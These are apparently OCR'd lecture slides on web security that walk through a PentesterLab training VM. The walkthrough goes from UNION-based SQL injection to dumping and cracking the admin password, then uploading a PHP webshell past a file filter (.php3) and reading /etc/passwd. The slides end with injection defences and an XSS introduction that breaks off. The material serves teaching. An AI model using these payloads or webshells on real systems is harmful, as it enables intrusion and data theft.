
Web Application Architecture Basics



Web Application Architecture Basics




Web Application Architecture Basics



i7, i5, i4, amd, ARM etc....

Web Application Architecture Basics



Database basics

- Database servers (i.e. mysqld) host many databases
  - each database has a number of tables with data
- Databases have users
  - some are admins
  - information is stored inside the database
- Database users have permissions on what they can and cannot do
  - i.e. access only to database X,Y,Z but not A,B,C
  - file system access (more later)
  - Alter / Insert / Update / DELETE / Select permissions
    - ANY or specified databases

Some SQL Basics

retrieve information using the SELECT statement;

update information using the UPDATE statement;

add new information using the INSERT statement;

delete information using the DELETE statement.

<u>The characters</u> -- <u>comment out anything</u>

SQL Basics

Information stored in SQL databases are organized in tables

- each row stores a "record"
  - Username, First, LastName, Address, etc..
- each column defines the datatype for each piece of data in each record.
  - varchar[8] Username
  - varchar[80] FirstName
  - text Address
  - int UserID

SQL Basics

- Results retrieved from queries are also in the form of tables

A	B	C	D	E
data	data	data	..	...
...	...	...	...	...
...	...	...		

SELECT A, B from table1;

A	B
...	...
...	...
...	

SQL Basics - UNION

- SELECT X,Y,Z from table1 UNION SELECT A,B,C from table2
  - Will concatenate two (or more) SELECT result tables together
    - DISTINCT results only
    - "UNION ALL" to get duplicate values
  - Each SELECT statement must have the SAME number of columns
  - Columns must also have similar data types
  - Usually columns also have to be in the same order

SQL Basics - UNION

- In SQLi UNION SELECT statements commonly use dummy data:
  - SELECT .... from table1 UNION SELECT 1,2,3
    - Don't know what the original SQL select statement is
    - iterate by UNION SELECT 1
      - UNION SELECT 1,2
      - UNION SELECT 1,2,3 ....
- Can be used in SQLi to determine the size of a query (We'll see this in the demo)

SQL Basics - UNION + LIMIT

- Say we have a news query like such:
  - SELECT * FROM `news` WHERE `news_id` = 121
  - and it has 90000 results...
- We can limit the results via:
  - SELECT * FROM `news` WHERE `news_id` = 121 LIMIT 9000
  - SELECT * FROM `news` WHERE `news_id` = 121 LIMIT X
    - where X is some integer (0, 1, 2, 3, etc...)

SQL Basics - Order by

- mySQL 4+ allows for reordering of data with "Order by" operator.
  - SELECT X,Y,Z from table1 order by 1/*
  - SELECT X,Y,Z from table1 order by 2/*
  - SELECT X,Y,Z from table1 order by 3/*
- Can be used in SQLi to determine the size of a query

SQL file system access

SELECT ... LOAD_INFILE

- is used to read file

SELECT INTO OUTFILE/DUMPFILE

- is used to write file

super dangerous!

SQL injection

The basics

3 types of SQLi

1. Inband (AKA "Error-based")
2. Out-of-band (AKA "Union-Based")
3. and Inferential (AKA "Blind")

SQLi Attack Methodology

Identify:

1. The injection
2. the injection type (integer or string)

Attack:

1. Error-based SQLi (Easiest)
2. Union-based SQLi (Best data extractor)
3. Blind SQLi (Worst case)

SQL Vulnerability Scanners


mieliekoek.pl	(error)
wpoison	(error)
sqlmap	(blind by default, and union if specified)
wapiti	(error)
w3af	(error, blind)
paros	(error, blind)
sqid	(error)

Union-based is where the $$$ is at. (Best data extractor) But most tools don't do it

Lets get on with it


<u>The admin login php code ON BAD WEBSITES will usually look like this, in some point of time:</u>

```
//connect to db
$conn = mysql_connect("localhost","username","password");
//build SQL statement
$query = "SELECT id, name FROM users
 WHERE name = '$_POST["username"]' ".
 "AND password = '$_POST["password"]' ";
...............
//run query
$result = mysql_query ($query);
//ensure a user was returned
$numrows = mysql_num_rows($result);

if($numrows != 0) {
header("Location:admin.php");
} else {
die('Invalid username or password.');
}
```



login example


SELECT id, name FROM users
 WHERE name ='**owen**'
AND password = '**kittens**' ;



correct implementations will use hashed passwords though, and this is handled in the logic layer

login manipulation example

SELECT id, name FROM users
 WHERE name ='owen'
AND password = '**anything' OR '1' = '1**';



note the tick (') placement in the attack


This is a TOY example, and is unlikely to occur in most sites

SHOW ME COOL STUFF!!!!1!

Our hands-on example for today: https://www.pentesterlab.com/from_sqli_to_shell.html

Get the .iso and the .pdf if you haven't already.

Boot it up in **VMware Player** (I've had networking problems with Virtual Box)



Ok boot up the VM

Steps we will take:

1. Enumeration (Discovery)
2. Vulnerability Analysis
3. Vulnerability Exploitation
4. ???
5. Profit

Find the IP of the VM you just booted

SQLI to Shell - VMware Player (Non-commercial use only)

Player

```
user@debian:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:76:f9:67
          inet addr:192.168.43.130  Bcast:192.168.43.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe76:f967/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31926 errors:0 dropped:0 overruns:0 frame:0
          TX packets:19592 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7078051 (6.7 MiB)  TX bytes:15287395 (14.5 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:818 (818.0 B)  TX bytes:818 (818.0 B)

user@debian:~$ _
```

HTTP Proxy demo + SQLi demo

We'll use Burpsuite
http://www.portswigger.net/burp/

First some notes on encoding

- HTML (URL) Encoding
  - converts characters into a format that can be transmitted over the internet
    - ASCII character set
    - *unsafe* ASCII characters are replaced by %XX were XX are two hex
      - spaces are replaced wi
        - or by a plus sign
  - http://www.w3schools.com/tags/

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Tue, 19 Feb 2013 15:26:48 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze13
Vary: Accept-Encoding
Content-Length: 1343
Content-Type: text/html
```

```
<html>
  <head>
    <link rel="stylesheet" id="base" href="css/defaul

    <title>My Photoblog - last picture</title>
  </head>
```

unicode encoding

- unicode = universal character set
  - aims to be a superset of all other character sets
  - aimed for broad language support
  - http://www.w3.org/International/articles/definitions-characters/
  - UTF-8 uses 1 byte to represent characters in the ASCII set
    - two bytes for characters in other alphabets
    - 3 bytes for things in the "**B**asic **M**ultilingual **P**lane"
    - 4 bytes for supplementary characters
  - UTF-16 uses 2bytes for anything in the BMP, 4 bytes for supplementary characters

unicode character escapes

A character escape is a way of representing the character without using the character itself

- %20 is space
- %41 should be 'A'
- etc..

This is useful info for attackers when bypassing filters!

Manually detecting web vulnerabilities

Can fuzz the actual HTTP requests with the proxy (burspsuite / web scarab). ***Fuzz*** things like the login page, etc...

Can also detect sql injection.

goto http://192.168.43.130/cat.php?id=1

and try adding **'** onto the end of the URL.

Manually detecting SQLi vuln

http://192.168.43.130/cat.php?id=1'

This will escape the prepared sql statement, breaking the syntax, and resuling in a SQL error. This tells us that it is running SQL, and has a SQLi vuln. There many ways to do this

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

This is an example of Error-Based SQL Injection

Well..

It seems that only that ONE page (cat.php) has a vulnerability with the id parameter.

The rest of the results aren't SQLi related, and we've covered those topics before.

OK so lets exploit this single vulnerability (SQLi time)

http://192.168.43.130/cat.php?id=1

is SQLi vulnerable, but we don't know what the SQL query behind it in the cat.php code looks like.

So lets find out how many columns it is requesting.

Union-Based SQLi for beginners

FUN FACT:
All queries in a SQL statement containing UNION operator must have an equal number of expressions in their target lists

i.e..... A UNION B

must have the same # of columns. But we can use this to enumerate the columns of a statement.....

Union-Based SQL Injection

http://192.168.43.130/cat.php?id=1 UNION SELECT ALL 1--

This is integer based, so no tick required

The used SELECT statements have a different number of columns

http://192.168.43.130/cat.php?id=1 UNION SELECT ALL 1,2--

The used SELECT statements have a different number of columns

http://192.168.43.130/cat.php?id=1 UNION SELECT ALL 1,2,3--

The used SELECT statements have a different number of columns

"The UNION SELECT ALL ...." part is a common SQLi trick

Union-Based SQL Injection

http://192.168.43.130/cat.php?id=1 UNION SELECT ALL 1,2,3,4--

Success! we get a valid, **populated** webpage back

So this prepared statement has 4 columns. This technique works when SQL error messages are disabled (and Error-Based SQLi does not work).

toying around with these params will reveal what does what

Union-Based SQL Injection

OK its 4 columns, lets try unioning with other tables.... but we need to find the tables and other info.... like:

database(), user(), @@version,@@datadir

http://192.168.43.130/cat.php?id=1 UNION SELECT 1, database(), 2, 3	reveals database name == photoblog
http://192.168.43.130/cat.php?id=1 UNION SELECT 1, user(), 2, 3	reveals database name == pentesterlab@localhost
http://192.168.43.130/cat.php?id=1 UNION SELECT 1, @@version, 2, 3	reveals db version == 5.1.63-0+squeeze1
http://192.168.43.130/cat.php?id=1 UNION SELECT 1, @@datadir, 2, 3	reveals the DB is stored in /var/lib/mysql/

Lets get the table names

Most SQL Databases have a table in each database called "*information_schema*", which is always interesting. We can grab all table names and column names from it. *Once you know the DB type and version, this info is easy to determine*

We can use the following SQLi to extract this info:

... UNION SELECT 1, table_name, 3, 4 from information_schema.columns

ok there's a user's table, lets get some column names

We can use this same technique to get all the column names across the DB.

... UNION SELECT 1, column_name, 3, 4 from information_schema.columns

Reveals the following interesting column names:

id, privileges, user, host, db, command, login password

Excellent, lets break in to the admin console

...UNION SELECT 1, login, 3, 4 from users

reveals a login of "admin"

... UNION SELECT 1, password, 3, 4 from users

reveals a password hash of

8efe310f9ab3efeae8d410a8e0166eb2

which after cracking reveals the password is: *P4ssw0rd*

I used http://www.md5decrypter.co.uk/ and it took seconds. <u>moral of the story: MD5 is dead</u>

We can't stop here...

its sh3ll country :)

That was just
the admin console
for that stupid website

We can upload a file

Hmm what could go wrong?

Uploading a webshell and Code Execution

```
<? php
system($_GET['cmd'])
?>
```

This code when put into ANY webpage can be a small webshell.

The code will take the content of the parameter cmd and executes it... i.e.:

192.168.1.130/admin/uploads/shell.php?cmd=ls

My webshell code

```
<?
if ( strcmp( $_GET['cmd'], "" ) == 0 ){
    echo "15825b40c6dace2a" .
"7cf5d4ab8ed434d5";
}else{
    system ( $_GET['cmd'] );
}
?>
```

This bypasses T_String parse error. Found in w3af attack payloads

Web shell notes

- Each command you run is run in a brand new context, independent of previous commands
- the webshell has the same privileges as the web server running the php script
- There are ways to filter out uploaded php, python, etc files... but there also ways around those filters
- *you can easily **trojanize** any open source webapps (i.e. drupal, wordpress, etc..) by adding webshell code to them and overriding*

Fail


It seems to filter out the php file somehow. And spews back this error:

"NO PHP!!"

Bypassing the filter: file-type fuzzing

uploading a .jpg gives us the following. Pay attention to the content type at the bottom...

Here



request to http://192.168.43.130:80

name	value
POST	/admin/index.php HTTP/1.1
Host	192.168.43.130
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:15.0) Gecko/20100101 Firefox/15.0.1
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip, deflate
Proxy-Connection	keep-alive
Referer	http://192.168.43.130/admin/new.php
Cookie	PHPSESSID=ufa9ni728d00gdag2gmccu3hk6
Content-Type	multipart/form-data; boundary=---------------------------127541616610669
Content-Length	97865

```
-----------------------------127541616610669
Content-Disposition: form-data; name="title"


-----------------------------127541616610669
Content-Disposition: form-data; name="image"; filename="Au9ENh.jpg"
Content-Type: image/jpeg
```

Bypassing the filter: file-type fuzzing

The webshell is interpreted as "application/octet-stream" content.

Lets change that to "image/jpeg" and see what happens to the filter.

request to http://192.168.43.130:80

forward | drop | intercept is on | action

raw | params | headers | hex

name	value
POST	/admin/index.php HTTP/1.1
Host	192.168.43.130
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:15.0) Gecko/20100101 Firefox/15.0.1
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip, deflate
Proxy-Connection	keep-alive
Referer	http://192.168.43.130/admin/new.php
Cookie	PHPSESSID=ufa9ni728d00gdag2gmccu3hk6
Content-Type	multipart/form-data; boundary=----------176662737914143
Content-Length	531

new | remove | up | down

```
-----------------------------176662737914143
Content-Disposition: form-data; name="title"


-----------------------------176662737914143
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: application/octet-stream

<? php
system($_GET['cmd'])
?>
```

Still fail

Must be filtering by something else,

try renaming it to shell.php3

.php3 is a still recognized artifact filetype from the late 90's when php was young.

Success

http://192.168.43.130/admin/uploads/webshell.php3?cmd=whoami

reveals it is being run under account "www-data"

we try: *http...../admin/uploads/webshell.php3?cmd=cat /etc/passwd*

GAME OVER

Related injection vectors

- LDAP
- XPATH
- XML
- XSLT
- OS commands (system("....”))
- logs
- javascript interpreter

Defending against Injection attacks

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

The basic defenses:

- Use **parameterized queries**
  - Not vulnerable to injection
    - not always an option!
- Use stored procedures
  - does not dynamically build the SQL statements
- Encoding

SQLi injection attack cheat sheets

http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet

http://ha.ckers.org/sqlinjection/

http://www.veracode.com/security/sql-injection

Cross Site Scripting (XSS)

OWASP's #2 top vulnerability

Cross Site Scripting (XSS) Formal Assessment

A2 Cross-Site Scripting (XSS)

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
_____	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	_____
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored, 2) Reflected, and 3) DOM based XSS. Detection of most XSS flaws is fairly easy via testing or code analysis.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

First, some browser notes

Browser Security & Policies

- Same Origin Policy (SOP)
  - The same-origin policy restricts how a docum script loaded from one origin can interact with resource from another origin.
  - meant to prevent cross-site issues
    - evil.com cannot access content from bank.com
  - SOP Implemented differently
    - AND CAN BE CIRCUMVENTED:
      - http://www.ubergizmo.com/2014/01/chrome-exploit-can-allow-hackers-to-listen-in-even-after-a-tab-is-closed/
  - GET / POST request can be made from one domain to another

SOP

- GET / POST can only be read under the following conditions:
  - ports match on both sites
  - domain matches on both sites
  - subdomain matches on both sites

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:81/dir2/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir2/other.html	Failure	Different protocol
http://en.example.com/dir2/other.html	Failure	Different host
http://example.com/dir2/other.html	Failure	Different host (exact match required)
http://v2.www.example.com/dir2/other.html	Failure	Different host (exact match required)

SOP Exceptions

- Two different subdomains (thus different origin) under the same domain
  - i.e. secure.live.com vs vulnerable.live.com
  - wildcards!!
    - *.google.com or *.live.com

Risk here:

- Domain lowering
  - i.e. secure.live.com vs vulnerable.live.com

SOP and Scripts

- When exposing or including a resource cross-domain such as JSON, or javascript, or etc...
  - Javascript APIs allow documents(webpages) to directly reference each other
    - `iframe.contentWindow`,
    - `window.parent`,
    - `window.open`
    - and `window.opener`
  - When documents do not have same origin, access is limited to the Window and Location objects
    - Some browsers allow more access though.

SOP and Cookies

- Cookies by default allow read/write access if:
  - the domain is the same (limited subdomain checks)
    - foo.bar.com -> bar.com
    - bar.com -> foo.bar.com
  - Thats it!
    - no check on port numbers
    - no check on scheme (secure vs insecure)

XSS

- Serious problem
  - since the beginning of TIME!
- NOT LANGUAGE SPECIFIC
- ALL WEB PLATFORMS ARE VULNERABLE
- multiple variations
  - Stored XSS
  - Reflected XSS
  - DOM XSS
  - XSS in Flash/Flex
- no easy fix
- very well known
  - OWASP

XSS Targets

- SQLi clearly targets the <u>database server</u>

- XSS can target a number of things
  - Usually <u>other users</u>

XSS

